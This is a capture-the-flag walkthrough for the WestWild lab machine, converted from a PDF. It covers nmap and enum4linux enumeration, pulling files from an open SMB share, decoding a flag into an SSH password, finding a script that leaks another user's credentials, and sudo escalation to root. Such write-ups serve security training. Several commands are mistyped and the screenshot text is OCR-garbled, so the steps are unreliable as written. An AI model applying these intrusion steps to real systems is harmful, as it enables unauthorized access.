
## WestWild

West Wild v1 1 is a beginner level CTF series, created by Hashim This CTF series is for people who have basic knowledge of penetration. Testing tools and techniques, and this machine is include of 1- System Testing Level = intermediate

## Reconnaisance

The IP of the target machine is given.



IP-192.168.56.138

Let's do a nmap scan to find out services, ports, version etc running.

Sudo nmap -SC -SV -p- 192.168.56.138

Applications Places System

Parrot Terminal

File Edit Wew Search Terminal Help

Sum and password for bazz

Sanda password for bazz

Santa (1900-18 Lapsad) 8 hosts completed (1 up., 1 undergoing Service Scan


Service scan Tizing; Abuz 175.80% done ETC; 17:12 (1800-84 remaining)

Map acan report for 192.168.56.138

Map aca


## **Enumeration**

We have got number of ports that were running from nmap scan. First let's explore and enumerate port  $80.\,$ 



From http we couldn't find much than a simple image giving us a hint to follow the wave which might be some user of the machine and the webpage doesn't have any other information or direcotries when enumerated. So now let's move on to smb port (139&445)

First let's get all the available information using enum4linux enum4linux 192.168.56.138



Enum4linux gave us lots of information. we came to know there exist three users aveng, wavex, root. And also there is a smb directory accessible let's see what more information can we get.

smbclient //192.168.56.138/wave

dir

get FLAG1.txt

get message\_from\_aveng.txt

exit.

```
Napplications Places System
•
  [baz@parrot]-[-/comp ctf walkthroughs/westwild
     Ssmbclient -L 192.168.56.138
nter WORKGROUP\baz's password:
        Sharename
                                     Printer Drivers
                                     IPC Service (MestWild server (Samba, Ubuntu))
                                                                                                                                                Þ
  bazaparrot
smbclient //192.168.56.138/wave
inter WORKGROUP\baz's password:
                                                   0 Tue Jul 30 10:48:56 2019
                                                   0 Fri Aug 2 04:32:20 2019
93 Tue Jul 30 08:01:05 2019
 FLAG1.txt
                                                 115 Tue Jul 30 10:51:48 2019
                 1781464 blocks of size 1024. 264008 blocks available
 nb: \> get FLAG1.txt
 etting file \FLAG1.txt of size 93 as FLAG1.txt (2.9 KiloBytes/sec) (average 2.9 KiloBytes/sec)
       get message_from_aveng.txt
 etting file \message_from_aveng.txt of size 115 as message_from_aveng.txt (4.9 KiloBytes/sec) (average 3.8 KiloBytes/sec)
     \> exit
  bazaparrot
 🖫 Menu - 😥 🚦 🚯 [[3] Chill Your Mind Radi... 🦻 West-Wild V-0.1 [Runn... 🐞 [Mozilla Firefox] -
```

Let's read each file got from smb share directories.

cat FLAG1.txt

cat message\_from\_aveng.txt

Flag1 seems to be like base64 and the other file was relating to a message wirtten to wave by aveng that he lost his password and needs help to reset.

Let's decode FLAG1

great when decoded we got the password of wave. Now let's use his credentials to login to ssh.

## Exploitation

ls -al

ssh wavex@192.168.56.138


```
Napplications Places System
                                                                                                                            base62
                                                      base64cony basename
 -[baz@parrot]-[-/comp ctf walkthroughs/westwild]
--- $ssh wavex@192.168.56.138
avex@192.168.56.138's password:
                                                                                                                  ь
 elcome to Ubuntu 14.84.6 LTS (GNU/Linux 4.4.0-142-generic i686)
 * Documentation: https://help.ubuntu.com/
 System information as of Sun Jul 26 14:39:26 +03 2020
                                    Memory usage: 3% Processes:
 Usage of /: 77.9% of 1.70GB Swap usage: 0% Users logged in: 0
 our Mardware Enablement Stack (HWE) is supported until April 2019.
 ast login: Fri Aug 2 02:00:40 2019
avexgWestWild:-$ id
id=1001(wavex) gid=1001(wavex) groups=1001(wavex)
avex@MestWild:-$ ls -al
                               4096 Aug
4096 Jul
 rwxr-xr-x 4 wavex
nwxr-xr-x 4 root
                                             2019 .bash_logout
     ---- 2 wavex wavex
 rw-r--r-- 1 wavex wavex
                                                                                 @ wavex@WestWild: ~
```

we tried searching for all files and directories if any credentials was present or any link to the root. And after few tries came to know some files had write permission set for the user.

cd /var/www

ls


find / -wirtable -type d 2>/dev/null



The westsidesecret seems to have writable permission and could be executed. When checked more for this executable file we got to know it contained credentials for user aveng.

cd /usr/share/av

./ififoregt.sh



user:aveng

password:kaizen+80


now let's escalate to user aveng.

sudo ssh aveng@192.168.56.138


After getting user aveng access we checked if user aveng has any permission to run as root or any file or folder which could be modfied to get root shell.

sudo -l

Got to know user aveng have all permission set.



su aveng id sudo -l sudo su cd /root cat FLAG2.txt



Hacking.....